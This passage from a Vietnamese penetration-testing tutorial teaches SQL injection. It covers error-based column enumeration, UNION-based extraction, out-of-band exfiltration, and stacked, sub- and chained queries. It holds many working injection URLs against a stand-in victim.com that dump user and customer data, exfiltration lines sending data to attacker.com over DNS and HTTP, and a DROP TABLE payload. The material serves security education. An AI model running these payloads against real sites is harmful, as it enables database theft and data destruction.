Chuyện gì đang xảy ra ở đây? Số 65 là giá trị ASCII thập phân của ký tự A, và %2B là phiên bản mã hóa URL của dấu “+”. Nếu người dùng hiện tại không thuộc nhóm sysadmin, is\_srvrolemember sẽ trả về 0, và char(65+0) sẽ trả về ký tự A. Ngược lại, nếu người dùng hiện tại có quyền quản trị, is\_srvrolemember sẽ trả về 1, và char(66) sẽ trả về B, một lần nữa gây ra lỗi ép kiểu. Khi thử truy vấn, chúng ta nhận được lỗi sau:

*Microsoft OLE DB Provider for ODBC Drivers error '80040e07'*

*[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'B' to data type int.*

*/products.asp, line 33*

Có vẻ như chúng ta nhận được một B, điều này có nghĩa là người dùng cơ sở dữ liệu của chúng ta có quyền quản trị! Chúng ta có thể coi cuộc tấn công cuối cùng này như một dạng lai giữa tiêm nội dung điều kiện (content-based conditional injection) và tiêm lỗi điều kiện (error-based conditional injection). Như chúng ta thấy, các cuộc tấn công SQL injection có thể xuất hiện dưới nhiều hình thức khác nhau đến mức không thể ghi lại tất cả chúng trong một cuốn sách, vì vậy đừng quên sử dụng sự sáng tạo của chúng ta . Khả năng suy nghĩ ngoài khuôn khổ là đặc điểm then chốt của một chuyên gia kiểm thử xâm nhập thành công.

Một phương pháp dựa trên lỗi khác cho phép kẻ tấn công liệt kê tên các cột được sử dụng trong truy vấn hiện tại được cung cấp bởi mệnh đề HAVING. Mệnh đề này thường được sử dụng cùng với GROUP BY để lọc các kết quả trả về bởi câu lệnh SELECT. Tuy nhiên, trên SQL Server, chúng ta có thể sử dụng nó để tạo ra một thông báo lỗi chứa cột đầu tiên của truy vấn, như trong URL sau:

*http://www.victim.com/products.asp?id=1+having+1=1*

Ứng dụng trả về lỗi sau:

*Microsoft OLE DB Provider for ODBC Drivers error '80040e14'*

*[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'products.id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.*

*/products.asp, line 233*

Thông báo lỗi chứa tên của bảng products và cột id, là cột đầu tiên được sử dụng trong SELECT. Để chuyển sang cột thứ hai, chúng ta chỉ cần thêm một mệnh đề GROUP BY với tên của cột vừa phát hiện:

*http://www.victim.com/products.asp?id=1+group+by+products.id+having+1=1*

Bây giờ chúng ta nhận được một thông báo lỗi khác:

*Microsoft OLE DB Provider for ODBC Drivers error '80040e14'*

*[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'products.name' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause./shop.asp, line 233*

Vì cột đầu tiên giờ đã là một phần của mệnh đề GROUP BY, lỗi được kích hoạt bởi cột thứ hai: products.name. Bước tiếp theo là thêm cột này vào GROUP BY mà không xóa cột trước đó:

*http://www.victim.com/shop.asp?item=1+group+by+products.id,products.name+having+1=1*

Bằng cách lặp lại quy trình này cho đến khi không còn lỗi nào xuất hiện, chúng ta có thể dễ dàng liệt kê tất cả các cột.

* 1. **SQL Injection sử dụng UNION**

Chúng ta đã có cái nhìn rõ ràng về công nghệ DBMS mà đang xử lý. Chúng ta sẽ tiếp tục khám phá các kỹ thuật SQL injection với toán tử UNION, một trong những công cụ hữu ích nhất mà quản trị viên cơ sở dữ liệu sử dụng để kết hợp kết quả của hai hoặc nhiều câu lệnh SELECT. Cú pháp cơ bản của nó như sau:

*SELECT column-1, column-2, ..., column-N FROM table-1 UNION SELECT column-1, column-2, ..., column-N FROM table-2*

Truy vấn này sẽ trả về một bảng chứa kết quả từ cả hai câu lệnh SELECT. Theo mặc định, chỉ các giá trị riêng biệt được bao gồm. Nếu chúng ta muốn bao gồm cả các giá trị trùng lặp, chúng ta cần sử dụng UNION ALL:

*SELECT column-1, column-2, ..., column-N FROM table-1*

*UNION ALL*

*SELECT column-1, column-2, ..., column-N FROM table-2*

Tiềm năng của toán tử này trong tấn công SQL injection là rõ ràng: Nếu ứng dụng trả về tất cả dữ liệu từ truy vấn đầu tiên (truy vấn gốc), bằng cách chèn một UNION theo sau là một truy vấn tùy ý khác, chúng ta có thể đọc bất kỳ bảng nào mà người dùng cơ sở dữ liệu có quyền truy cập. Nghe có vẻ đơn giản, nhưng có một số quy tắc cần tuân theo, được giải thích trong các phần sau.

* + 1. ***Yêu cầu về số lượng cột***

Để toán tử UNION hoạt động chính xác, cần đáp ứng các yêu cầu sau:

* Hai truy vấn phải trả về cùng số lượng cột.
* Dữ liệu trong các cột tương ứng của hai câu lệnh SELECT phải có kiểu dữ liệu giống nhau hoặc ít nhất là tương thích.

Nếu không thỏa mãn hai điều kiện này, truy vấn sẽ thất bại và trả về lỗi. Thông báo lỗi cụ thể phụ thuộc vào công nghệ DBMS được sử dụng, điều này có thể hữu ích để nhận diện DBMS nếu ứng dụng web trả về toàn bộ thông báo lỗi. Bảng dưới đây liệt kê các thông báo lỗi từ một số DBMS phổ biến khi truy vấn UNION có số lượng cột không khớp:

1. Suy đoán phiên bản DBMS dựa trên lỗi từ UNION

|  |  |
| --- | --- |
| **Database Server** | **Thông báo lỗi** |
| Microsoft SQL Server | All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists |
| MySQL | The used SELECT statements have a different number of columns |
| Oracle | ORA-01789: query block has incorrect number of result columns |

Vì các thông báo lỗi không cung cấp bất kỳ gợi ý nào về số lượng cột cần thiết, nên cách duy nhất để xác định đúng số lượng cột là bằng phương pháp thử và sai. Có hai phương pháp chính để tìm ra chính xác số lượng cột.

Phương pháp đầu tiên là tiêm truy vấn thứ hai nhiều lần, dần dần tăng số lượng cột cho đến khi truy vấn thực thi thành công. Trên hầu hết các hệ quản trị cơ sở dữ liệu (DBMS) hiện đại (đặc biệt không áp dụng cho Oracle 8i hoặc các phiên bản cũ hơn), chúng ta có thể tiêm giá trị NULL cho mỗi cột, vì giá trị NULL có thể được chuyển đổi thành bất kỳ kiểu dữ liệu nào khác, do đó tránh được lỗi do các kiểu dữ liệu khác nhau trong cùng một cột gây ra.

Ví dụ, nếu chúng ta cần tìm đúng số lượng cột của truy vấn được thực thi bởi trang *products.asp*, chúng ta có thể thử các URL như sau cho đến khi không còn lỗi trả về:

*http://www.victim.com/products.asp?id=12+union+select+null--*

*http://www.victim.com/products.asp?id=12+union+select+null,null--*

*http://www.victim.com/products.asp?id=12+union+select+null,null,null--*

Lưu ý rằng Oracle yêu cầu mỗi truy vấn SELECT phải có thuộc tính FROM. Do đó, nếu chúng ta đang làm việc với Oracle, chúng ta nên chỉnh sửa URL như sau:

*http://www.victim.com/products.asp?id=12+union+select+null+from+dual--*

*“dual”* là một bảng mà tất cả người dùng đều có quyền truy cập, và cho phép chúng ta sử dụng câu lệnh SELECT ngay cả khi chúng ta không quan tâm đến việc trích xuất dữ liệu từ một bảng cụ thể, như trong trường hợp này.

Một cách khác để xác định cùng thông tin là sử dụng mệnh đề ORDER BY thay vì tiêm một truy vấn khác. ORDER BY có thể chấp nhận tên cột làm tham số, nhưng cũng có thể dùng một con số đơn giản để xác định một cột cụ thể. Chúng ta có thể xác định số lượng cột trong truy vấn bằng cách tăng dần số thứ tự của cột như sau:

*http://www.victim.com/products.asp?id=12+order+by+1*

*http://www.victim.com/products.asp?id=12+order+by+2*

*http://www.victim.com/products.asp?id=12+order+by+3*

Nếu chúng ta gặp lỗi đầu tiên khi sử dụng ORDER BY 6, điều đó có nghĩa là truy vấn của chúng ta có chính xác năm cột.

Chúng ta nên chọn phương pháp nào? Phương pháp thứ hai thường tốt hơn, vì hai lý do chính. Trước tiên, phương pháp ORDER BY nhanh hơn, đặc biệt nếu bảng có nhiều cột. Nếu số cột đúng là n, phương pháp đầu tiên sẽ cần n yêu cầu để tìm số chính xác. Điều này là do phương pháp này luôn tạo ra lỗi trừ khi chúng ta sử dụng giá trị đúng. Ngược lại, phương pháp thứ hai chỉ tạo ra lỗi khi chúng ta sử dụng số lớn hơn số đúng. Điều này có nghĩa là chúng ta có thể sử dụng tìm kiếm nhị phân để tìm số đúng. Ví dụ, giả sử bảng của chúng ta có 13 cột, chúng ta có thể thực hiện các bước sau:

1. Bắt đầu thử với ORDER BY 8, không trả về lỗi. Điều này có nghĩa là số cột đúng là 8 hoặc lớn hơn.
2. Thử lại với ORDER BY 16, trả về lỗi. Do đó, chúng ta biết số cột đúng nằm trong khoảng từ 8 đến 15.
3. Thử với ORDER BY 12, không trả về lỗi. Bây giờ chúng ta biết số cột đúng nằm trong khoảng từ 12 đến 15.
4. Thử với ORDER BY 14, trả về lỗi. Chúng ta biết số đúng là 12 hoặc 13.
5. Thử với ORDER BY 13, không trả về lỗi. Đây là số cột đúng.

Vì vậy, chúng ta đã sử dụng năm yêu cầu thay vì 13. Đối với những độc giả thích biểu thức toán học, tìm kiếm nhị phân để lấy giá trị n từ cơ sở dữ liệu cần O(log(n)) kết nối. Lý do thứ hai để sử dụng phương pháp ORDER BY là nó để lại dấu vết nhỏ hơn nhiều, vì nó thường tạo ra ít lỗi hơn trong nhật ký cơ sở dữ liệu.

* + 1. ***Khớp loại dữ liệu***

Khi chúng ta đã xác định được số cột chính xác, đã đến lúc chọn một hoặc nhiều cột để hiển thị dữ liệu chúng ta đang tìm kiếm. Tuy nhiên, như đã đề cập trước đó, các loại dữ liệu của các cột tương ứng phải tương thích. Vì vậy, giả sử chúng ta muốn trích xuất một giá trị chuỗi (ví dụ: người dùng cơ sở dữ liệu hiện tại), chúng ta cần tìm ít nhất một cột có kiểu dữ liệu là chuỗi để sử dụng cột đó lưu dữ liệu chúng ta muốn. Việc này dễ dàng thực hiện với NULL, vì chúng ta chỉ cần thay thế, từng cột một, một NULL bằng một chuỗi mẫu. Ví dụ, nếu chúng ta thấy truy vấn gốc có bốn cột, chúng ta nên thử các URL sau:

*http://www.victim.com/products.asp?id=12+union+select+'test',NULL,NULL,NULL*

*http://www.victim.com/products.asp?id=12+union+select+NULL,'test',NULL,NULL*

*http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,'test',NULL*

*http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,NULL,'test'*

Ngay khi ứng dụng không trả về lỗi, chúng ta sẽ biết cột chúng ta vừa sử dụng để lưu giá trị thử nghiệm có thể chứa chuỗi, và do đó có thể được sử dụng để hiển thị dữ liệu của chúng ta . Ví dụ, nếu cột thứ hai có thể chứa một trường chuỗi, và giả sử chúng ta muốn lấy tên của người dùng hiện tại, chúng ta có thể yêu cầu URL sau:

*http://www.victim.com/products.asp?id=12+union+select+NULL,system\_user,NULL,NULL*

Truy vấn này sẽ cho kết quả giống như trong Hình 4.4. Thành công! Như chúng ta thấy, bảng giờ đây chứa một hàng mới với dữ liệu chúng ta đang tìm kiếm! Ngoài ra, chúng ta có thể dễ dàng mở rộng cuộc tấn công này để trích xuất toàn bộ cơ sở dữ liệu từng phần một, như chúng ta sẽ thấy ngay sau đây. Tuy nhiên, trước khi tiếp tục, cần giới thiệu thêm một vài mẹo hữu ích khi sử dụng UNION để trích xuất dữ liệu. Trong trường hợp trên, chúng ta có bốn cột khác nhau để thao tác: hai cột chứa chuỗi và hai cột chứa số nguyên. Trong trường hợp này, chúng ta có thể sử dụng nhiều cột để trích xuất dữ liệu. Ví dụ, URL sau sẽ lấy cả tên người dùng hiện tại và tên cơ sở dữ liệu hiện tại:

*http://www.victim.com/products.asp?id=12+union+select+NULL,system\_user,db\_name(),NULL*

Tuy nhiên, chúng ta có thể không may mắn như vậy, vì có thể chỉ có một cột chứa dữ liệu chúng ta quan tâm, trong khi chúng ta cần trích xuất nhiều dữ liệu. Rõ ràng, chúng ta có thể thực hiện một yêu cầu cho mỗi phần thông tin, nhưng may mắn thay, chúng ta có một giải pháp tốt hơn (và nhanh hơn). Hãy xem xét truy vấn sau, sử dụng toán tử nối chuỗi cho SQL Server (xem Bảng 2 trước đó trong chương để biết toán tử nối chuỗi cho các nền tảng DBMS khác):

*SELECT NULL, system\_user + ' | ' + db\_name(), NULL, NULL*

Truy vấn này nối các giá trị của system\_user và db\_name() (với ký tự “*|*” bổ sung ở giữa để dễ đọc hơn) vào một cột, và chuyển thành URL sau:

*http://www.victim.com/products.asp?id=12+union+select+NULL,system\_user%2B'+|+'%2Bdb\_name(),NULL,NULL*

Gửi yêu cầu này sẽ cho kết quả như trong Hình 4.5. Sử dụng cùng một cột cho nhiều dữ liệu. Như chúng ta thấy, chúng ta đã liên kết nhiều phần thông tin và trả về chúng trong một cột duy nhất. Chúng ta cũng có thể sử dụng kỹ thuật này để liên kết các cột khác nhau, như trong truy vấn sau:

*SELECT column1 FROM table1 UNION SELECT columnA + ' | ' + columnB FROM tableA*

Lưu ý rằng column1, columnA và columnB phải là chuỗi để hoạt động. Nếu không, chúng ta có một vũ khí khác trong kho, vì chúng ta có thể thử ép kiểu thành chuỗi cho các cột có kiểu dữ liệu khác. Bảng 4.5 liệt kê cú pháp để chuyển đổi dữ liệu bất kỳ thành chuỗi cho các cơ sở dữ liệu khác nhau.

1. **Toán tử ép kiểu**


|  |  |
| --- | --- |
| Database Server | Query |
| Microsoft SQL Server | SELECT CAST('123' AS varchar) |
| MySQL | SELECT CAST('123' AS char) |

Cho đến nay, chúng ta đã trình bày các ví dụ sử dụng truy vấn *UNION SELECT* để trích xuất chỉ một phần thông tin (ví dụ: tên cơ sở dữ liệu). Tuy nhiên, sức mạnh thực sự của tiêm SQL dựa trên *UNION* trở nên rõ ràng khi chúng ta sử dụng nó để trích xuất toàn bộ bảng cùng một lúc. Nếu ứng dụng web được viết để hiển thị chính xác dữ liệu trả về bởi *UNION SELECT* ngoài truy vấn gốc, tại sao không tận dụng điều đó để lấy càng nhiều dữ liệu càng tốt với mỗi truy vấn? Giả sử chúng ta biết cơ sở dữ liệu hiện tại có bảng tên là customers và bảng này chứa các cột userid, first\_name và last\_name (chúng ta sẽ thấy cách lấy thông tin này khi liệt kê lược đồ cơ sở dữ liệu được trình bày sau trong chương). Từ những gì chúng ta đã thấy, chúng ta biết có thể sử dụng URL sau để lấy tên người dùng:

*http://www.victim.com/products.asp?id=12+UNION+SELECT+userid,first\_name,second\_name,NULL+FROM+customers*

Khi gửi URL này, chúng ta sẽ nhận được phản hồi như trong Hình 5. Sử dụng truy vấn UNION SELECT để trích xuất nhiều hàng trong một yêu cầu duy nhất.

1. Sử dụng UNION SELECT để trích xuất nhiều hàng trong một yêu cầu



Một URL và chúng ta có toàn bộ danh sách người dùng! Mặc dù điều này rất tuyệt, nhưng thường chúng ta sẽ phải đối mặt với các ứng dụng, mặc dù dễ bị tấn công tiêm SQL dựa trên UNION, chỉ hiển thị hàng kết quả đầu tiên. Nói cách khác, truy vấn UNION được tiêm thành công và được thực thi bởi cơ sở dữ liệu phía sau, trả về tất cả các hàng, nhưng sau đó ứng dụng web (tệp products.asp, trong trường hợp này) chỉ phân tích và hiển thị hàng đầu tiên. Làm thế nào để khai thác lỗ hổng trong trường hợp như vậy? Nếu chúng ta đang cố gắng trích xuất chỉ một hàng thông tin, chẳng hạn như tên của người dùng hiện tại, chúng ta cần loại bỏ hàng kết quả gốc. Ví dụ, đây là URL chúng ta đã sử dụng trước đó để lấy tên của người dùng cơ sở dữ liệu đang chạy các truy vấn:

*http://www.victim.com/products.asp?id=12+union+select+NULL,system\_user,NULL,NULL*

*URL này có* thể khiến máy chủ cơ sở dữ liệu từ xa thực thi một truy vấn như sau:

*SELECT id,type,description,price FROM products WHERE id = 12 UNION SELECT NULL,system\_user,NULL,NULL*

Để ngăn truy vấn trả về hàng đầu tiên của kết quả (hàng chứa chi tiết sản phẩm), chúng ta cần thêm một điều kiện khiến mệnh đề WHERE luôn sai trước khi tiêm truy vấn UNION. Ví dụ, chúng ta có thể tiêm như sau:

*http://www.victim.com/products.asp?id=12+and+1=0+union+select+NULL,system\_user,NULL,NULL*

Truy vấn kết quả được truyền vào cơ sở dữ liệu giờ trở thành:

*SELECT id,type,name,price FROM e–shops..products WHERE id = 12 AND 1 = 0 UNION SELECT NULL,system\_user,NULL,NULL*

Vì giá trị 1 không bao giờ bằng 0, mệnh đề WHERE đầu tiên sẽ luôn sai, dữ liệu của sản phẩm với ID 12 sẽ không được trả về, và hàng duy nhất mà ứng dụng trả về sẽ chứa giá trị system\_user.

Với một mẹo bổ sung, chúng ta có thể sử dụng kỹ thuật tương tự để trích xuất giá trị của toàn bộ bảng, chẳng hạn như bảng customers, từng hàng một. Hàng đầu tiên được lấy bằng URL sau, loại bỏ hàng gốc bằng bất đẳng thức “1=0”:


*http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,first\_name,second\_name,NULL+from+customers*

URL này sẽ trả về một dòng dữ liệu chứa họ và tên của khách hàng đầu tiên—Charles Smith, người có user ID bằng 1. Để tiếp tục với khách hàng tiếp theo, chúng ta chỉ cần thêm một điều kiện loại bỏ khỏi kết quả những khách hàng đã được lấy:

*http://www.victim.com/products.asp?id=12+and+1=0+union+select+userid,first\_name,second\_name,NULL+from+customers+WHERE+userid+>1*

Truy vấn này sẽ loại bỏ hàng gốc (hàng chứa chi tiết sản phẩm) bằng mệnh đề and 1=0, và trả về hàng đầu tiên chứa khách hàng có giá trị userid lớn hơn 1. Kết quả sẽ như trong. Việc tăng giá trị của tham số userid sẽ cho phép chúng ta lặp qua toàn bộ bảng, trích xuất toàn bộ danh sách khách hàng của victim.com.

1. Lặp qua các hàng của bảng với UNION SELECT



* 1. **SQL Injection ngoài băng thông**

SQL Injection ngoài băng thông là một kỹ thuật tấn công đặc biệt trong lĩnh vực bảo mật cơ sở dữ liệu, được sử dụng để chiếm quyền truy cập vào dữ liệu trong hệ thống qua những kênh truyền tải dữ liệu ngoài băng thông chính, thay vì nhận phản hồi trực tiếp qua các kết nối chuẩn (HTTP, HTTPS). Đây là một trong những phương thức quan trọng mà các tin tặc có thể sử dụng để rút thông tin từ hệ thống mà không cần thông qua những kênh bình thường hoặc dễ phát hiện. Kỹ thuật này thường được sử dụng trong các tình huống mà kẻ tấn công không thể trực tiếp xem phản hồi từ server (ví dụ, trong trường hợp Blind SQL Injection), nhưng vẫn có thể truy cập các thông tin quan trọng bằng cách lợi dụng các kênh ngoài băng thông như DNS, HTTP, hoặc email.

Trong bài viết này, chúng ta sẽ đi vào chi tiết về phương pháp Out-of-band SQLi, tìm hiểu cách thức hoạt động của nó, những kênh giao tiếp thường được sử dụng, và cách thức phòng chống hiệu quả đối với các tấn công sử dụng kỹ thuật này.

SQL Injection ngoài băng thông là một dạng SQL Injection, trong đó, dữ liệu bị xâm nhập không được trả về trực tiếp qua kênh giao tiếp chính (ví dụ: thông qua trình duyệt web hoặc giao thức HTTP), mà thay vào đó, các dữ liệu này được gửi ra ngoài qua một kênh khác, chẳng hạn như DNS, HTTP, hoặc email. Điều này rất hữu ích trong các tình huống mà kẻ tấn công không thể thấy trực tiếp phản hồi của SQL query, như trong trường hợp Blind SQLi (SQLi mù), nơi không có thông tin lỗi hay dữ liệu trả về từ server.

Đặc điểm nổi bật của SQL Injection ngoài băng thông là khả năng khai thác các kênh ngoài băng thông chính để lấy thông tin. Bằng cách này, dù hệ thống không phản hồi trực tiếp với dữ liệu, kẻ tấn công vẫn có thể chiếm đoạt thông tin mà không bị phát hiện nhanh chóng.

* + 1. **Các kênh ngoài băng thông thường dùng**

Các kênh ngoài băng thông là những phương thức mà tin tặc có thể sử dụng để "exfiltrate" dữ liệu từ hệ thống bị tấn công mà không cần phải nhận phản hồi trực tiếp. Dưới đây là một số kênh điển hình được sử dụng trong SQL Injection ngoài băng thông.

* + - 1. *Trích xuất dữ liệu qua DNS*

Một trong những phương pháp phổ biến nhất trong Out-of-band SQLi là sử dụng DNS exfiltration. Kẻ tấn công có thể lợi dụng các yêu cầu DNS để truyền tải dữ liệu bị xâm nhập ra ngoài mạng mà không bị phát hiện dễ dàng. Cụ thể, tin tặc có thể tạo ra các truy vấn DNS mà trong đó chứa các đoạn dữ liệu đã bị rút ra từ cơ sở dữ liệu của hệ thống mục tiêu. Những yêu cầu này sẽ được gửi đến các máy chủ DNS do kẻ tấn công kiểm soát, từ đó tin tặc có thể thu thập các dữ liệu quan trọng.

Ví dụ, nếu một kẻ tấn công đang khai thác cơ sở dữ liệu của một website, chúng có thể tạo ra một truy vấn DNS như sau:

*<exfiltrated\_data>.attacker.com*

Dữ liệu exfiltrated sẽ được mã hóa và chèn vào tên miền, sau đó được gửi đến máy chủ DNS của kẻ tấn công, giúp họ thu thập dữ liệu mà không cần phải tiếp cận trực tiếp vào hệ thống.

* + - 1. *Trích xuất dữ liệu qua HTTP*

HTTP Exfiltration là một phương pháp khác mà các kẻ tấn công có thể sử dụng để trích xuất dữ liệu ngoài băng thông chính. Thay vì chỉ sử dụng DNS, tin tặc có thể sử dụng giao thức HTTP để gửi dữ liệu ra ngoài hệ thống. Điều này có thể thực hiện thông qua các yêu cầu HTTP GET hoặc POST mà chứa thông tin quan trọng trong tham số URL hoặc trong nội dung của yêu cầu.

Chẳng hạn, kẻ tấn công có thể tạo một yêu cầu HTTP GET đến một máy chủ do họ kiểm soát, với dữ liệu nhạy cảm được mã hóa và chèn vào trong URL, như sau:

*http://attacker.com/exfiltrate?data=<exfiltrated\_data>*

Kỹ thuật này tương tự như DNS Exfiltration nhưng thay vì sử dụng DNS, kẻ tấn công khai thác giao thức HTTP – giao thức vốn rất khó để phát hiện trong nhiều tình huống.

* + - 1. *Trích xuất dữ liệu qua Email*

Email Exfiltration là một kỹ thuật khác trong Out-of-band SQLi, nơi tin tặc gửi dữ liệu qua email để lấy thông tin từ hệ thống mục tiêu. Trong trường hợp này, kẻ tấn công có thể kích hoạt một sự kiện trong hệ thống mục tiêu để gửi email chứa thông tin đã bị xâm nhập. Việc này có thể được thực hiện thông qua các tác vụ tự động hoặc thông qua các lỗ hổng trong hệ thống gửi thư.

Kẻ tấn công có thể thiết lập máy chủ email của mình để nhận các email chứa thông tin nhạy cảm từ hệ thống mục tiêu, chẳng hạn như danh sách người dùng, mật khẩu hoặc thông tin cơ sở dữ liệu. Email sẽ được gửi từ hệ thống mục tiêu đến địa chỉ email mà kẻ tấn công đã kiểm soát, từ đó tin tặc có thể lấy dữ liệu mà không cần phải tiếp xúc trực tiếp với hệ thống.

* 1. **Kỹ thuật nâng cao**

Trong tấn công SQL Injection khi các kỹ thuật cơ bản không đủ hiệu quả, tin tặc có thể áp dụng các **kỹ thuật nâng cao** để vượt qua cơ chế phòng thủ. Phần này sẽ tập trung vào ba kỹ thuật: **truy vấn xếp chồng (stacked queries), truy vấn con (subqueries) và chuỗi payloads (chained payloads).**

* + 1. ***Truy vấn xếp chồng - Stacked Queries***

Truy vấn xếp chồng (Stacked Queries) là kỹ thuật cho phép thực thi nhiều câu lệnh SQL trong cùng một yêu cầu đầu vào, bằng cách ngăn cách các câu lệnh bằng dấu ;. Đây là kỹ thuật mạnh mẽ vì chỉ với một lần khai thác thành công, kẻ tấn công có thể thực hiện nhiều hành động khác nhau như chèn dữ liệu, xóa bảng, thay đổi quyền hạn.

Ví dụ đơn giản:

*1; DROP TABLE users; --*

Trong ví dụ này, truy vấn đầu tiên (*SELECT \* FROM users WHERE id=1*) sẽ chạy như bình thường, nhưng ngay sau đó câu lệnh DROP TABLE users cũng được thực thi, dẫn tới xóa toàn bộ bảng dữ liệu.

Không phải hệ quản trị cơ sở dữ liệu (DBMS) nào cũng hỗ trợ stacked queries:

* MySQL: Chỉ hỗ trợ stacked queries khi chế độ multi-statement được bật (ví dụ: mysqli\_multi\_query trong PHP).
* PostgreSQL và SQL Server: Hỗ trợ stacked queries mặc định.
* Oracle: Không hỗ trợ stacked queries theo cách truyền thống.

Ngoài ra, ngữ cảnh injection phải cho phép chèn nhiều câu lệnh (không bị giới hạn bởi prepared statements hoặc stored procedures).

Stacked queries thường được dùng trong:

* Privilege escalation: Thay đổi quyền của người dùng thành admin.
* Data destruction: Xóa bảng hoặc toàn bộ cơ sở dữ liệu.
* Backdoor installation: Cài đặt backdoor vào hệ thống thông qua SQL commands.
  + 1. ***Truy vấn con - Subqueries***

Subquery là một câu lệnh SQL lồng bên trong một câu lệnh khác. Kỹ thuật này cho phép thực hiện các phép tính hoặc điều kiện phức tạp, từ đó hỗ trợ kẻ tấn công truy vấn, xác định, và trích xuất dữ liệu một cách kín đáo.

Ví dụ:

*SELECT username FROM users WHERE id = (SELECT MIN(id) FROM users);*

Truy vấn phụ *(SELECT MIN(id) FROM users)* được thực hiện trước và kết quả được dùng cho truy vấn chính.

Subqueries đóng vai trò quan trọng trong:

* Blind SQL Injection: Khi không có thông tin lỗi trả về, subqueries giúp kiểm tra trạng thái hệ thống thông qua điều kiện đúng/sai.
* Bypass filters: Bằng cách lồng nhiều lớp subqueries, kẻ tấn công có thể vượt qua các bộ lọc đơn giản.
* Dò tìm dữ liệu nhạy cảm: Subqueries cho phép trích xuất từng phần dữ liệu để tránh gây chú ý.
  + 1. ***Chuỗi payloads - Chained Payloads***

Chained payloads là kỹ thuật kết hợp nhiều truy vấn, điều kiện và hành động khác nhau vào trong một payload duy nhất. Chúng thường bao gồm:

* Stacked queries
* Subqueries
* Conditional logic (IF, CASE)

Mục tiêu của chained payloads là tạo ra một chuỗi tấn công phức tạp, tránh bị phát hiện và nâng cao khả năng khai thác.

Ưu điểm của Chained Payloads:

* Tối ưu hóa: Kết hợp nhiều hành động chỉ trong một lần injection.
* Ẩn mình: Giảm nguy cơ bị phát hiện bởi firewall hoặc hệ thống kiểm tra đầu vào.
* Linh hoạt: Cho phép hành động có điều kiện, phù hợp với tình huống thực tế.

Ví dụ:

*1; IF (SELECT LENGTH(password) FROM users WHERE username='admin') > 10 THEN INSERT INTO logs (event) VALUES ('Long password detected'); END IF; --*

Payload này thực hiện chèn dữ liệu vào bảng logs chỉ khi mật khẩu của admin dài hơn 10 ký tự.

Ứng dụng thực tiễn:

* ***Tấn công có điều kiện***: Chỉ thực hiện hành động khi điều kiện cụ thể thỏa mãn.
* ***Ẩn hoạt động tấn công***: Tránh để lại dấu vết khi khai thác không thành công.
* ***Kết hợp nhiều kỹ thuật***: Ví dụ, vừa thăm dò dữ liệu vừa cấy backdoor.

